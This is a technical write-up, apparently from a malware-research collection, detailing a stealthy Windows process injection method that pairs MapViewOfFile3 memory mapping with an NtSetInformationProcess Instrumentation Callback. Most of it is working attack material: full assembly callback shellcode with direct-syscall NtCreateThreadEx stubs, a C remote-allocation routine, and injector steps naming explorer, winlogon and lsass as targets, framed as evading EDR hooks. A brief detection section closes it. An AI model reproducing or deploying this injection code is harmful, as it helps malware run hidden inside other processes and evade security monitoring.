Weaponizing Mapping Injection with Instrumentation Callback for stealthier process injection

vx-underground collection // Antonio Cocomazzi

Process Injection is a technique to hide code behind benign and/or system processes. This technique is usually used by malwares to gain stealthiness while performing malicious operations on the system. AVs/EDR solutions are aware of this technique and create detection patterns to identify and kill this "class" of attacks.

Nowadays the detection is achieved through multiple ways. The most common is through **Userland Hooking**. Most of the times, this is achieved by injecting a **hooking engine dll** directly from the kernel every time a new process is created.

While this kind of detection has been proven that can be bypassed in multiple ways (by **remapping DLLs from the disk at runtime** or by **using direct system calls**) there are other effective ways to track the injection behaviors.
For example **Sysmon** provide a way to track remote thread creations directly from ring 0 and avoids all the problems of monitoring processes from the same ring level of the process itself.

There are also **Event Tracing for Windows** (**ETW**) kernel-mode API to add event tracing to kernel-mode drivers where you can register to specific events (for process injection scenario syscalls are of interests) and receive notifications by the kernel directly from ring 0. In latest windows the kernel has been instrumented with new sensors designed to trace **User APC code injection** initiated by a kernel code and other events to **track process injections**. There are no public documentation about that, but **here** you can find an interesting article with some of the events you can register.

With that in mind i wanted to explore if there are other patterns that can be took to perform process injection operations (ideally **not well documented nor already known**) and check if that can work to bypass some AVs/EDR. The aim is not to criticize the actual detection in place by AVs/EDR, but to give detailed internals on how it works in order to ease (**making known what is unknown**) the development of effective detection.

So before i jump in the technical deep dive **TL;DR** section i want to give a little brief of what are you going to read (if you are interested):

I'm going to release and detail a stealthy process injection technique that uses a combination of two functions to achieve allocation primitive (that i have **already described** some time ago) **CreateFileMapping()** and **MapViewOfFile2()** (well i have made some updates to use a stealthier version called **MapViewOfFile3()**) and chain a very powerful execution primitive through the call **NtSetInformationProcess()**.
The last function i mentioned can be used to set an **Instrumentation Callback** in an arbitrary process. From the attacker perspective this function could be abused and would allow to do a "**jmp [0xYourAddress]**" directly from the kernel without raising any remote thread creation and neither an APC creation, really stealthy!
It has a drawback, it expect a certain **callback** with a specific behavior to follow if you don't want to mess/crash the target process and this is what i will [try to] explain in this post.

TL;DR

While the functions to achieve allocation primitive on the target process have been **already described**, the main focus of this section will be to detail all the steps needed to comply with the expected behavior for the **callback** to be used in the **NtSetInformationProcess()** function.

The starting point will be this **post** and this **presentation** where they described this technique for hooking purposes.

The core of this technique is not the syscall NtSetInformationProcess() but the **Instrumentation Callback**.
The Instrumentation Callback is a field in **KPROCESS** structure and is set to NULL by default to every process.

How it works?

"*Each time the kernel encounters a situation in which it returns to user level code. It checks the InstrumentationCallback member of the current KPROCESS structure under which the processor executes. If it is not NULL and assuming it points to valid memory, the kernel will swap out the RIP on the trap frame and exchange it for the value contained at InstrumentationCallback.*" took here

There are many situations in which there is a transition from kernel to user land code. So let's analyze the function in charge of the swap of RIP.
Reversing **ntoskrnl.exe** i found the function **KiSetupForInstrumentationReturn()** that looks promising:


```
1  struct _KTHREAD *__fastcall KiSetupForInstrumentationReturn(_KTRAP_FRAME *a1)
2  {
3    struct _KTHREAD *result; // rax
4    void *v2; // r8
5
6    result = KeGetCurrentThread();
7    v2 = result->ApcState.Process->InstrumentationCallback;
8    if ( v2 )
9    {
10     if ( a1->SegCs == 0x33 )
11     {
12       result = a1->Rip;
13       a1->R10 = result;
14       a1->Rip = v2;
15     }
16   }
17   return result;
18 }
```

What it does is just checking the **InstrumentationCallback** field and, if it's not NULL, it saves the original RIP address (this is the address to restore userland execution) and then changes the KTRAP_FRAME values of RIP to the address contained in the InstrumentationCallback field.
The **KTRAP_FRAME** are all the data saved before the transition from kernel to user land. And this struct will be used to restore the old data prior to transition when the kernel finishes its job and restore the userland execution.

In other words setting the Instrumentation Callback can trigger your code any time this transition occurs.
But... In the beginning i had 2 points to clarify in order to understand if the callbacks could be abused as an execution primitive for a process injection:

1. How often this transition happens? Ideally the shellcode shouldn't take ages to run so we need those transitions happens often in processes (and in this case in the target process).
2. The InstrumentationCallback is a field of the kernel structure **KPROCESS**. So we can't set that directly from a userland process. Is there a way to set it from a userland process? If yes, do we need any particular privilege or precondition?

To clarify the first point i looked at all cross references of the function **KiSetupForInstrumentationReturn():**



As shown in the above screenshot there are some places where the instrumentation callback triggers. Those triggers happens when the process raise an exception (**KiDispatchException**) or when an APC get scheduled in the process (**KiInitilizeUserApc**). Also if those triggers are valid (and useful from a hooking perspective), they are not triggered often enough for our purpose.

But... What about the transition from kernel to user land happening when using **syscall**? Does this get triggered before the **sysret**? For sure this is not triggered in the function **KiSetupForInstrumentationReturn()** showed above, but maybe there is some inline code that does this job.

So let's investigate **KiSystemCall64()** call that's the system service dispatcher function for x64 systems (in other words this is the function in the kernel called after the syscall instruction).

A label of this function caught my attention: **KiSystemServiceExit.** This is one of the latest operations done before the sysret instruction where all the data are restored from the **KTRAP_FRAME**.

Disassembling this function i found a really interesting piece of code:

```
0: kd> uf nt!KiSystemCall64

nt!KiSystemCall64:

.
.
.

nt!KiSystemServiceExit+0x168:
fffff803`7d9d3d88 488945b0        mov     qword ptr [rbp-50h],rax
fffff803`7d9d3d8c e8dfeafeff      call    nt!KiRestoreDebugRegisterState (fffff803`7d9c2870)
fffff803`7d9d3d91 65488b042588010000 mov   rax,qword ptr gs:[188h] ; Get current thread
fffff803`7d9d3d9a 488b80b8000000  mov     rax,qword ptr [rax+0B8h] ; Thread->Process
fffff803`7d9d3da1 488b80d0020000  mov     rax,qword ptr [rax+2D0h] ;
Process->Pcb.InstrumentationCallback
fffff803`7d9d3da8 480bc0          or      rax,rax
fffff803`7d9d3dab 7418            je      nt!KiSystemServiceExit+0x1a5 (fffff803`7d9d3dc5) ; Jump to
SkipCallback code

nt!KiSystemServiceExit+0x18d:                                       ; callback present code
fffff803`7d9d3dad 6683bdf000000033 cmp     word ptr [rbp+0F0h],33h      ; SegCs
fffff803`7d9d3db5 750e            jne     nt!KiSystemServiceExit+0x1a5 (fffff803`7d9d3dc5) ; Jump to
SkipCallback code

nt!KiSystemServiceExit+0x197:
fffff803`7d9d3db7 4c8b95e8000000  mov     r10,qword ptr [rbp+0E8h]  ; Saves old Rip in R10 -> R10 =
ReturnAddressLocal
fffff803`7d9d3dbe 488985e8000000  mov     qword ptr [rbp+0E8h],rax  ; ReturnAddressLocal =
InstrumentationCallback

nt!KiSystemServiceExit+0x1a5:                                   ; SkipCallback code
fffff803`7d9d3dc5 488b45b0        mov     rax,qword ptr [rbp-50h]

nt!KiSystemServiceExit+0x1a9:
fffff803`7d9d3dc9 488945b0        mov     qword ptr [rbp-50h],rax
```

The variable **ReturnAddressLocal** is a local variable initialized to the real return address to userland (this address will point to the address after the syscall instruction in the userland process that is usually a **ret** instrunction). This address is took from 3rd argument of the **KiSystemCall64()** function. This piece of code check if the Instrumentation Callback is set and if that's the case the real address will be saved in **R10** and the callback address is stored in the **ReturnAddressLocal.** Then the ReturnAddressLocal is assigend to **KTRAP_FRAME->RIP** and when the restoration will occur the redirection of the userland code to the callback address will occurs.

Great! This is a perfect trigger for our process injection :D


So let's proceed on the next point i wanted to clarify: How to set this field from a userland process? This can be achieved by calling **NtSetInformationProcess()** using **ProcessInstrumentationCallback (40)** as the PROCESS_INFORMATION_CLASS parameter

and the structure **PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION** with some required values. (credits to @aionescu)

There are 2 prerequisites to met:

1. A process handle with the **PROCESS_SET_INFORMATION** access is needed;
2. If a remote process is the target, the **SeDebugPrivilege** is required. No privileges required if the current process handle is used.

Let's do something more practical and see how works running a debugging session. I just created a .c source that set its current Instrumentation Callback to a callback that just does "**jmp R10**" and after that it will call a random syscall (i used **NtDelayExecution()** in this example) that will trigger our callback.



As you can see in the above debugging session the userland execution after the **syscall** instruction isn't restored as usual at next instruction (so at **ret** instruction) but it jumps to the callback function that, in this case, is just a jump to r10.

Ok, now we know we are able to **hijack** the execution flow of every syscall of the target process!

But... but... We can't just allocate our shellcode and run it from the callback address because this would blow up the target process for different reasons (recursions, stack messes, etc...). Effective process injections **shouldn't crash** the target process. So, what are all the potential problems causing a crash we should took in consideration?

1. The callback code must be in charge of saving and restoring **RAX** (which contains the return value of the syscall) and **R10** (needed to restore the execution);
2. The callback code must be in charge of saving and restoring all the **non-volatile registers** and the **shadow stack space**;
3. The shellcode shouldn't run any time the syscall is returning to userland, but **just 1 time**;
4. The callback code must ensure that the shellcode execution doesn't create **lock conditions** while returning the result of the syscall to the caller. So we need to run the shellcode in an **async** way. This can be achieved running the shellcode in a local thread.
5. If the callback code calls itself another syscall it should **avoids recursions**.
6. Once the shellcode is executed successfully, the callback code will be still placed on the target process. So the callback code must have **a way to be turned off**.

Let's write the callback code that manages all the above points, it's assembly **time**!

As a starting point i used this public POC available **here** that managed the first 2 points mentioned above. I will use **fasm** for assembling and emitting raw shellcode. There are no particular technical reason i preferred it over **nasm**. I found it cool that it's entirely written in assembly and can be used to assemble itself. I didn't use **masm** because, as far as i know, there are no ways to emit raw assembled code instead of the object files (those are in the .coff format).

The final callback asm code is:

```
;C:\fasm\fasm.exe callback.asm callback.bin
;python bin2cbuffer.py callback.bin callback
use64

mov rdx, 0x7fffffffffff ; address of the global variable flag to check thread creation

;check if thread never run
cmp byte [rdx], 0
je callback_start

;avoid recursions
jmp restore_execution

;here starts the callback part that runs shellcode, this should run just 1st time
callback_start:
    push r10 ; contains old rip to restore execution
    push rax ; syscall return value

    ; why pushing these registers? ->
https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=vs-2019#callercallee-saved-registers
    push rbx
    push rbp
    push rdi
    push rsi
    push rsp
    push r12
    push r13
    push r14
    push r15

    ;shadow space should be 32 bytes + additional function parameters. Must be 32 also if function parameters are less than 4
    sub rsp, 32

    lea rcx, [shellcode_placeholder] ; address of the shellcode to run
    call DisposableHook

    ;restore stack shadow space
    add rsp, 32

    ;restore nonvolatile registers
    pop r15
    pop r14
    pop r13
    pop r12
    pop rsp
    pop rsi
    pop rdi
    pop rbp
    pop rbx

    ;restore the return value
    pop rax

    ;restore old rip
```

```
    pop r10

restore_execution:
    jmp r10


;source DisposableHook.c -> DisposableHook.msvc.asm
DisposableHook:
    status$ = 96
    tHandle$ = 104
    objAttr$ = 112
    shellcodeAddr$ = 176
    threadCreated$ = 184

; 37   : void DisposableHook(LPVOID shellcodeAddr, char *threadCreated) {

        mov     QWORD [rsp+16], rdx
        mov     QWORD [rsp+8], rcx
        push rdi
        sub     rsp, 160                        ; 000000a0H

; 38   :         NTSTATUS status;
; 39   :         HANDLE tHandle = NULL;

        mov     QWORD [rsp+tHandle$], 0

; 40   :         OBJECT_ATTRIBUTES objAttr = { sizeof(objAttr) };

        mov     DWORD [rsp+objAttr$], 48        ; 00000030H
        lea     rax, QWORD [rsp+objAttr$+8]
        mov     rdi, rax
        xor     eax, eax
        mov     ecx, 40                                 ; 00000028H
        rep stosb

; 43   :         *threadCreated = 1;             //avoid recursion

        mov     rax, QWORD [rsp+threadCreated$]
        mov     BYTE [rax], 1

; 44   :         status = NtCreateThreadEx(&tHandle, GENERIC_EXECUTE, &objAttr, (HANDLE)-1,
(LPVOID)shellcodeAddr, NULL, FALSE, 0, 0, 0, NULL);

        mov     QWORD [rsp+80], 0
        mov     DWORD [rsp+72], 0
        mov     DWORD [rsp+64], 0
        mov     DWORD [rsp+56], 0
        mov     DWORD [rsp+48], 0
        mov     QWORD [rsp+40], 0
        mov     rax, QWORD [rsp+shellcodeAddr$]
        mov     QWORD [rsp+32], rax
        mov     r9, -1
        lea     r8, QWORD [rsp+objAttr$]
        mov     edx, 536870912                          ; 20000000H
        lea     rcx, QWORD [rsp+tHandle$]
        call NtCreateThreadEx
```

```
        mov     DWORD [rsp+status$], eax

; 46   :        if (status != 0)

        cmp     DWORD [rsp+status$], 0
        je LN2_Disposable

; 47   :                *threadCreated = 0; //thread creation failed, reset flag

        mov     rax, QWORD [rsp+threadCreated$]
        mov     BYTE [rax], 0

LN2_Disposable:
; 53   : }

        add     rsp, 160                        ; 000000a0H
        pop     rdi
        ret     0

NtCreateThreadEx:
    mov rax, [gs:60h]
    cmp dword [rax+120h], 10240
    je  build_10240
    cmp dword [rax+120h], 10586
    je  build_10586
    cmp dword [rax+120h], 14393
    je  build_14393
    cmp dword [rax+120h], 15063
    je  build_15063
    cmp dword [rax+120h], 16299
    je  build_16299
    cmp dword [rax+120h], 17134
    je  build_17134
    cmp dword [rax+120h], 17763
    je  build_17763
    cmp dword [rax+120h], 18362
    je  build_18362
    cmp dword [rax+120h], 18363
    je  build_18363
    jg  build_preview
    jmp syscall_unknown
    build_10240:        ; Windows 10.0.10240 (1507)
        mov eax, 00b3h
        jmp do_syscall
    build_10586:        ; Windows 10.0.10586 (1511)
        mov eax, 00b4h
        jmp do_syscall
    build_14393:        ; Windows 10.0.14393 (1607)
        mov eax, 00b6h
        jmp do_syscall
    build_15063:        ; Windows 10.0.15063 (1703)
        mov eax, 00b9h
        jmp do_syscall
    build_16299:        ; Windows 10.0.16299 (1709)
        mov eax, 00bah
        jmp do_syscall
```

```
    build_17134:        ; Windows 10.0.17134 (1803)
        mov eax, 00bbh
        jmp do_syscall
    build_17763:        ; Windows 10.0.17763 (1809)
        mov eax, 00bch
        jmp do_syscall
    build_18362:        ; Windows 10.0.18362 (1903)
        mov eax, 00bdh
        jmp do_syscall
    build_18363:        ; Windows 10.0.18363 (1909)
        mov eax, 00bdh
        jmp do_syscall
    build_preview:      ; Windows Preview
        mov eax, 00c1h
        jmp do_syscall

    syscall_unknown:
        mov eax, -1

    do_syscall:
        mov r10, rcx
        syscall
        ret


shellcode_placeholder:
    nop
    ;from here will be appended the shellcode
```

note: The NtCreateThreadEx function is a slightly modified version took from this nice repo --> [SysWhispers](#)

Very briefly, the flag for the callback activation is initialized to 0 (so turned **on**) and the address that contains this value is moved to rdx. If the callback is turned on it will call the **DisposableHook** function. This is, as the name suggest, a hook that just run 1 time and then go away (well not always true because it will still persist if the thread creation **fails**). The DisposableHook function is a function that i wrote with the help of asm generation of visual studio starting from a .c source code:

```
void DisposableHook(LPVOID shellcodeAddr, char *threadCreated) {
        NTSTATUS status;
        HANDLE tHandle = NULL;
        OBJECT_ATTRIBUTES objAttr = { sizeof(objAttr) };

        *threadCreated = 1;          //avoid recursion
        status = NtCreateThreadEx(&tHandle, GENERIC_EXECUTE, &objAttr, (HANDLE)-1,
(LPVOID)shellcodeAddr, NULL, FALSE, 0, 0, 0, NULL);
        if (status != 0)
                *threadCreated = 0; //thread creation failed, reset flag
}
```

This function take as input the address of the shellcode (that in our case will always be the address of "**shellcode_placeholder**" label moved in **rcx**) and the address where is stored the flag to check if the shellcode should still be run (moved in **rdx** in the beginning of the callback code).
It runs the shellcode in a thread and **turn off** the callback code by changing the global variable we passed as argument "threadCreated".
The behavior of the callback when is turned off is just jumping to **r10**.

Now that we have a **callback** that won't mess up with the target process, we need to prepare the memory for the execution of the callback in the target process. We need to allocate the memory 2 times in the target process. The first memory space we need is 1 byte RW memory that will be the **flag to activate/deactivate** the callback function. The second memory space we need is a chunk of memory that will contain the **callback code + the shellcode** (so RX memory).

Here it comes in the game the **Mapping Injection** technique to allocate remote memory. The only variation i applied is in using the function **MapViewOfFile3()** instead of MapViewOfFile2(). MapViewOfFile3() is exported from **kernelbase.dll** and it is more stealthy because it calls internally **NtMapViewOfSectionEx()** that has been exported from the kernel starting from Windows 10 build 17134 (version 1803). As it is "quite" recent, many hooking engine just forgot about it and they just place hook on the classic **NtMapViewOfSection()** that we are avoiding in this technique. For this reason this call will go, most probably, undetected on many hooking engine.

The function in charge of the mapping injection allocation is called **MappingInjectionAlloc()** with the following code:

```
LPVOID MappingInjectionAlloc(HANDLE hProc, char* buffer, SIZE_T bufferSize, DWORD protectionType) {
	pMapViewOfFile3 MapViewOfFile3 =
(pMapViewOfFile3)GetProcAddress(GetModuleHandleW(L"kernelbase.dll"), "MapViewOfFile3");
	HANDLE hFileMap = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0,
(DWORD)bufferSize, NULL);
	if (hFileMap == NULL)
	{
		printf("CreateFileMapping failed with error: %d\n", GetLastError());
		exit(-1);
	}
	LPVOID lpMapAddress = MapViewOfFile3(hFileMap, GetCurrentProcess(), NULL, 0, 0, 0,
PAGE_READWRITE, NULL, 0);
	if (lpMapAddress == NULL)
	{
		printf("MapViewOfFile failed with error: %d\n", GetLastError());
		exit(-1);
	}
	memcpy((PVOID)lpMapAddress, buffer, bufferSize);
	LPVOID lpMapAddressRemote = MapViewOfFile3(hFileMap, hProc, NULL, 0, 0, 0, protectionType,
NULL, 0);
```

```
        if (lpMapAddressRemote == NULL)
        {
                printf("\nMapViewOfFile3 failed with error: %d\n", GetLastError());
                exit(-1);
        }
        UnmapViewOfFile(hFileMap);
        CloseHandle(hFileMap);
        return lpMapAddressRemote;
}
```

Now it's time to write the injector that will perform the following steps:


1. Enable the **SeDebugPrivilege** for the current process (needed for setting the Instrumentation Callback of a remote process);
2. Find the PID of the target process (i.e. **explorer.exe**);
3. Open a handle to that process with the accesses **PROCESS_VM_OPERATION** (required for MapViewOfFile3) and **PROCESS_SET_INFORMATION** (required for NtSetInformationProcess)
4. Allocate 1 byte RW memory (initialized to 0) in the target process that will be used as the flag for activation/deactivation of the callback. This is done through the function **MappingInjectionAlloc()** that will return the allocation address used in the next step;
5. Create the final callback by replacing in the callback code the **RDX** address of the previously allocated flag. Append the required shellcode at the end of the callback code and remotely allocate RX memory in the target process to hold all the final callback code. This is done through the function **MappingInjectionAlloc()** that will return the allocation address used in the callback field in the next step;
6. Assign the address of the remote final callback in the structure **PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION**;
7. Call **NtSetInformationProcess()** with the handle to the target process and with the structure **PROCESS_INSTRUMENTATION_CALLBACK_INFORMATION** that contains the final callback address in the remote process;
8. Enjoy your shellcode execution :D

The shellcode execution is triggered really fast (almost instantly) if you choose a running process that is doing some jobs (i.e. explorer, winlogon, lsass...) because the callback will try to run the shellcode for every syscall execution.

In the end the chain of the api call will be:

OpenProcess() -> (**CreateFileMapping() -> MapViewOfFile3()** [current process] **->** **MapViewOfFile3()** [target process]) x 2 times **-> NtSetInformationProcess()**

Let's test it and spawn a **MessageBox** in **explorer.exe**:



You can find the POC code **here**.


Detection

After the shellcode execution occurs this technique will leave some **traces** behind. The "InstrumentationCallback" field in the **KPROCESS** structure of the target process will still point to the memroy address of the callback function.

By default, processes have the **InstrumentationCallback** set to **NULL**. So this could be used to detect if a process have been injected using this technique.

Assuming you have a memory dump of the machine you can check the **KPROCESS** of all processes and if the field "**InstrumentationCallback**" is **not NULL** you can follow that address and you will probably find the **callback code** and also the **shellcode** allocated at the bottom.

